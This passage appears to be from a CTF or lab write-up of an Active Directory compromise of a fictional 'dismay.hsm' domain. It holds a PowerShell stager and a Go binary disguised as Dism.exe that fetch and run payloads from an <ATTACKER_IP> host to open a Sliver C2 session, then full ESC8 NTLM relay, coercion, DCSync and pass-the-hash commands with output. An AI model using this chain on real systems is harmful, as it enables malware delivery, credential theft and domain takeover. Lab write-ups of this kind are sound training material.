    shellcode := decodeBase64(encodedShellcode)
    fmt.Println("[+] Shellcode decoded. Executing...")

    executeShellcode(shellcode)
}
GOOS=windows GOARCH=amd64 go build -o runner.exe runner.go
PowerShell Stager (stager.ps1)
The PowerShell stager downloads runner.exe to %TEMP% and executes it with the -remote flag pointing at the hosted implant.enc:
$runnerUrl = "http://<ATTACKER_IP>:8000/runner.exe"
$implantUrl = "http://<ATTACKER_IP>:8000/implant.enc"

Write-Host "[+] PowerShell Stager Starting..."

$tempPath = [System.IO.Path]::GetTempPath()
$runnerPath = Join-Path $tempPath "runner.exe"

Write-Host "[+] Downloading runner.exe from: $runnerUrl"

try {
    $webClient = New-Object System.Net.WebClient
    $webClient.DownloadFile($runnerUrl, $runnerPath)
    Write-Host "[+] Runner downloaded to: $runnerPath"
}
catch {
    Write-Host "[!] Failed to download runner.exe: $_"
    exit 1
}

Write-Host "[+] Executing: $runnerPath -remote $implantUrl"

try {
    $process = Start-Process -FilePath $runnerPath -ArgumentList "-remote", $implantUrl -Wait -PassThru -NoNewWindow
    Write-Host "[+] Runner execution completed with exit code: $($process.ExitCode)"
}
catch {
    Write-Host "[!] Failed to execute runner.exe: $_"
    exit 1
}
Go Stager — Dism.exe Replacement
The final binary placed on the Tools share is a Go stager. It invokes PowerShell in a hidden window to download and execute stager.ps1 in memory:
package main

import (
    "os/exec"
)

func main() {
    cmd := exec.Command("powershell", "-NoP", "-NonI", "-W", "Hidden", "-Exec", "Bypass", "-Command", "IEX(IWR -UseBasicParsing http://<ATTACKER_IP>:8000/stager.ps1)")
    cmd.Run()
}
GOOS=windows GOARCH=amd64 go build -o Dism.exe stager.go
The compiled binary is uploaded to the Tools share, replacing the legitimate Dism.exe. The HTTP server is started to serve the staged payloads:
python3 -m http.server 8000
When wang.kali executes the binary from the share, the full chain fires:
10.1.125.36 - - [24/Apr/2026 14:11:46] "GET /stager.ps1 HTTP/1.1" 200 -
10.1.125.36 - - [24/Apr/2026 14:11:46] "GET /runner.exe HTTP/1.1" 200 -
10.1.125.36 - - [24/Apr/2026 14:11:49] "GET /implant.enc HTTP/1.1" 200 -
A Sliver session is established:
[*] Session 9054fa34 PRELIMINARY_COMMENT - 10.1.125.36:56372 (DC1) - windows/amd64 - Fri, 24 Apr 2026 14:11:53 PDT

[server] sliver > use

[*] Active session PRELIMINARY_COMMENT (9054fa34-c2ed-405e-a34b-38a59ada9078)

[server] sliver (PRELIMINARY_COMMENT) > whoami

Logon ID: DISMAY\wang.kali
[*] Current Token ID: DISMAY\wang.kali
Phase 4: DC2 — Domain Admin via ADCS ESC8
Group Membership — DC2-WINRM-USERS

As wang.kali, we add mike.silver (whose credentials we already control) to the DC2-WINRM-USERS group:
net group "DC2-WINRM-USERS" mike.silver /add /domain
The command completed successfully
WinRM Access to DC2
evil-winrm -i 10.1.157.194 -u mike.silver -p '<REDACTED>'
Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mike.silver\Documents>
ADCS Enumeration — Certipy
certipy find -u 'mike.silver@dismay.hsm' -p '<REDACTED>' -dc-ip 10.1.157.194 -stdout -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'dismay-DC2-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'dismay-DC2-CA'
[*] Checking web enrollment for CA 'dismay-DC2-CA' @ 'DC2.dismay.hsm'
[!] Error checking web enrollment: [Errno 104] Connection reset by peer
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : dismay-DC2-CA
    DNS Name                            : DC2.dismay.hsm
    Certificate Subject                 : CN=dismay-DC2-CA, DC=dismay, DC=hsm
    Certificate Serial Number           : 5EA6EE1EAB2DF09345DA0E3710165C06
    Certificate Validity Start          : 2025-12-12 13:32:01+00:00
    Certificate Validity End            : 2030-12-12 13:41:10+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : DISMAY.HSM\Administrators
      Access Rights
        ManageCa                        : DISMAY.HSM\Administrators
                                          DISMAY.HSM\Domain Admins
                                          DISMAY.HSM\Enterprise Admins
        ManageCertificates              : DISMAY.HSM\Administrators
                                          DISMAY.HSM\Domain Admins
                                          DISMAY.HSM\Enterprise Admins
        Enroll                          : DISMAY.HSM\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.
Certificate Templates                   : [!] Could not find any certificate templates
ESC8 confirmed — Web Enrollment is enabled over unencrypted HTTP, allowing NTLM relay to the certificate authority.
NTLM Relay — ntlmrelayx
Start ntlmrelayx targeting the ADCS web enrollment endpoint, requesting a DomainController certificate:
ntlmrelayx.py -t http://DC2.dismay.hsm/certsrv/certfnsh.asp \
    -smb2support --adcs --template 'DomainController' \
    --no-http-server
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client WINRMS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
Authentication Coercion — Coercer
With the relay listener running, coercer forces DC1 to authenticate to our machine over SMB, which is then relayed to the ADCS HTTP enrollment endpoint:
coercer coerce -u mike.silver -p '<REDACTED>' -d dismay.hsm -t 10.1.125.36 -l <ATTACKER_IP> --always-continue
       ______
      / ____/___  ___  _____________  _____
     / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
    / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.3
    \____/\____/\___/_/   \___/\___/_/       by Remi GASCOU (Podalirius)

[info] Starting coerce mode
[info] Scanning target 10.1.125.36
[info] DCERPC portmapper discovered ports: 49664,49665,49666,49667,49668,49669,59869,59851,59827,59833,59837
[+] SMB named pipe '\PIPE\eventlog' is accessible!
   [+] Successful bind to interface (82273fdc-e32a-18c3-3f78-827929dc23ea, 0.0)!
      [!] (NO_AUTH_RECEIVED) MS-EVEN──>ElfrOpenBELW(BackupFileName='\??\UNC\<ATTACKER_IP>\1Zt0tZ7v\aa')
[+] SMB named pipe '\PIPE\lsarpc' is accessible!
   [+] Successful bind to interface (c681d488-d850-11d0-8c52-00c04fd90f7e, 1.0)!
      [!] (NO_AUTH_RECEIVED) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\<ATTACKER_IP>\u8IaLKVt\file.txt\x00')
      [!] (NO_AUTH_RECEIVED) MS-EFSR──>EfsRpcAddUsersToFile(FileName='\\<ATTACKER_IP>\87N7hRPf\\x00')
...
The relay captures DC1$’s authentication and obtains a certificate:
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from DISMAY/DC1$@10.1.125.36 against http://DC2.dismay.hsm SUCCEED [1]
[*] http://DISMAY/DC1$@dc2.dismay.hsm [1] -> Generating CSR...
[*] http://DISMAY/DC1$@dc2.dismay.hsm [1] -> CSR generated!
[*] http://DISMAY/DC1$@dc2.dismay.hsm [1] -> Getting certificate...
[*] (SMB): Received connection from 10.1.125.36, attacking target http://DC2.dismay.hsm
[*] http://DISMAY/DC1$@dc2.dismay.hsm [1] -> GOT CERTIFICATE! ID 10
[*] http://DISMAY/DC1$@dc2.dismay.hsm [1] -> Writing PKCS#12 certificate to ./DC1.pfx
[*] http://DISMAY/DC1$@dc2.dismay.hsm [1] -> Certificate successfully written to file
Certipy Auth — DC1$ NT Hash
Using the obtained PFX certificate to authenticate as DC1$ and retrieve its NT hash:
certipy auth -pfx DC1.pfx -dc-ip 10.1.125.36
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC1.dismay.hsm'
[*]     Security Extension SID: 'S-1-5-21-1359501962-4064634841-3558559731-1000'
[*] Using principal: 'dc1$@dismay.hsm'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc1.ccache'
[*] Wrote credential cache to 'dc1.ccache'
[*] Trying to retrieve NT hash for 'dc1$'
[*] Got hash for 'dc1$@dismay.hsm': aad3b435b51404eeaad3b435b51404ee:<REDACTED>
DCSync — Domain Credential Dump
Using the DC1$ machine account hash to perform a DCSync:
secretsdump.py -hashes ':<REDACTED>' 'dismay.hsm/DC1$@10.1.125.36' -just-dc-ntlm
Impacket (Exegol fork) v0.14.0.dev0+20260120.113623.b52b6449 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
dismay.hsm\mike.silver:1108:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
dismay.hsm\wang.kali:1109:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
dismay.hsm\nadia.robin:1110:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
dismay.hsm\jena.yamazaki:1111:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
dismay.hsm\guy.rookie:1112:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
DC2$:1114:aad3b435b51404eeaad3b435b51404ee:<REDACTED>:::
[*] Cleaning up...
Domain Admin — Pass the Hash
Using the Administrator NT hash for a Pass-the-Hash login via Evil-WinRM:
evil-winrm -i 10.1.157.194 -u Administrator -H <REDACTED>
Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\administrator.DISMAY\Documents>
Domain Admin achieved.
Credentials Summary
Phase 1 — NEXUS Enumeration
────────────────────────────────────────────────────────────────
xiao.ge          : <REDACTED>      → Provided (initial access)
staging_admin    : <REDACTED>      → Invoice_Draft_2026_Q2.pdf
guy.rookie       : <REDACTED>      → Confidential.7z / nadia.robin pentest report

Phase 2 — DC1 ACL Chain
────────────────────────────────────────────────────────────────
jena.yamazaki    : <REDACTED>      → ForceChangePassword (guy.rookie)
mike.silver      : <REDACTED>      → SetPassword (jena.yamazaki GenericWrite)

Phase 3 — AV Bypass / Initial Shell
────────────────────────────────────────────────────────────────
wang.kali        : [Sliver session] → Dism.exe binary replacement

Phase 4 — Domain Admin
────────────────────────────────────────────────────────────────
DC1$             : [NT Hash PTH]   → ADCS ESC8 → certipy auth
Administrator    : [NT Hash PTH]   → DCSync via DC1$ machine account
Tools Used
- Nmap — Port scanning and service enumeration
- NetExec (nxc) — SMB/LDAP enumeration and credential validation
- Impacket —
smbclient.py,secretsdump.py,ntlmrelayx.py - RustHound — BloodHound Active Directory data collection
- BloodHound — Attack path analysis and ACL identification
- BloodyAD — ForceChangePassword and group membership abuse
- targetedKerberoast.py — Targeted Kerberoasting via SPN manipulation
- Certipy — ADCS enumeration and ESC8 exploitation
- Coercer — NTLM authentication coercion via MSRPC
- Sliver — C2 framework (MTLS implant)
- Evil-WinRM — Windows Remote Management shell
- 7-Zip — Encrypted archive extraction
- Go / GCC — Cross-compiled Windows stager and shellcode runner